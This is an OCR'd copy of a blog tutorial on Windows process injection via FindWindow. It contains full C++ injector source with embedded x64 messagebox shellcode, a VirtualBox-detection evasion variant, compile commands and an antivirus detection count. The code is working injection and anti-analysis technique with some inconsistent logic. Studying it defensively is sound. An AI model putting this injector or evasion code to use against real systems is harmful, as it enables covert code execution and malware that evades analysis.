
Process injection via FindWindow. Simple C++ example.

cocomelonc.github.io/tutorial/2022/03/08/malware-injection-17.html

March 8, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research into one of the Win32 API function.

One of my previous posts, I wrote how to find process by name, for my injector?

When writing process or DLL injectors, it would be nice to find, for example, all windows running in the system and try to inject into the process launched by the administrator. In the simplest case to find the any window of a process that will be our victim.

practical example

The flow is this technique is simple. Let's go to investigate source code:

```
/*
 * hack.cpp - classic process injection via FindWindow. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2022/03/08/malware-injection-17.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

unsigned char my_payload[] =

  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main() {

  HANDLE ph;
  HANDLE rt;
  DWORD pid;

  // find a window for mspaint.exe
  HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
  if (hw == NULL) {
    printf("failed to find window :(\n");
    return -2;
  }
  GetWindowThreadProcessId(hw, &pid);
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

  LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT,
```

```
PAGE_EXECUTE_READWRITE);
  WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);

  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
  CloseHandle(ph);

  return 0;
}
```

As usually, for simplicity I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```


As you can, see, the main logic is here:

```
//...
// find a window for mspaint.exe
HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
if (hw == NULL) {
  printf("failed to find window :(\n");
  return -2;
}
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
//...
```

Demo


Let’s go to compile:


```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



and run:

```
.\hack.exe 1304
```


win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\2022-03-14-malware-injection-17> .\hack2.exe 1304
virtualbox VM detected :(
PS Z:\2022-03-14-malware-injection-17>
Process Hacker [WINDOWS-V9HNK33\User]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
Name PID CPU I/O total ... Private b... User name
svchost.exe 1128 8.76 MB
VBoxService.exe 1292 2.86 MB
mspaint.exe 1304 7.29 MB WINDOWS-V9H...\User
powershell.exe 1320 0.03 58.15 MB WINDOWS-V9H...\User
Memory Compression 1376 32 kB
svchost.exe 1532 2.92 MB
svchost.exe 1540 3.54 MB
svchost.exe 1656 1.63 MB
svchost.exe 1664 2.58 MB
CPU Usage: 9.10% Physical memory: 914.33 MB (28.65%) Processes: 60
5:38 PM
3/15/2022
Right Ctrl
cpp utf-8[unix] 1% ln :1/61



As you can see, everything is work perfectly :)

anti-VM

Another example of using this function is VM “evasion”. The fact that some windows’ names are only present in virtual environment and not is usual host OS.
Let’s look at an example:

```
/*
 * hack.cpp - VM evasion via FindWindow. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2022/03/08/malware-injection-17.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

unsigned char my_payload[] =

  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {

  HANDLE ph;
  HANDLE rt;
  DWORD pid;

  // find a window with certain class name
  HWND hcl = FindWindow((LPCSTR) L"VBoxTrayToolWndClass", NULL);
  HWND hw = FindWindow(NULL, (LPCSTR) L"VBoxTrayToolWnd");
  if (hcl || hw) {
    pid = atoi(argv[1]);
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

    LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);
```


```
    rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
    CloseHandle(ph);

    return 0;
  } else {
      printf("virtualbox VM detected :(");
    return -2;
  }
}
```

As you can see we just check if windows with the following class names are present in the OS:

```
VBoxTrayToolWndClass
VBoxTrayToolWnd
```


Let's go to compile:

```
x86_64-w64-mingw32-g++ hack2.cpp -o hack2.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




And run:

```
.\hack2.exe 1304
```



So everything is work perfectly for our VirtualBox `Windows 10 x64`

Let's go to upload `hack2.exe` to VirusTotal:



So, 4 of 66 AV engines detect our file as malicious.

https://www.virustotal.com/gui/file/dd340e3de34a8bd76c8693832f9a665b47e98fce58bf8d2413f2173182375787/detection

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

FindWindow
Evasions UI artifacts
source code in Github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine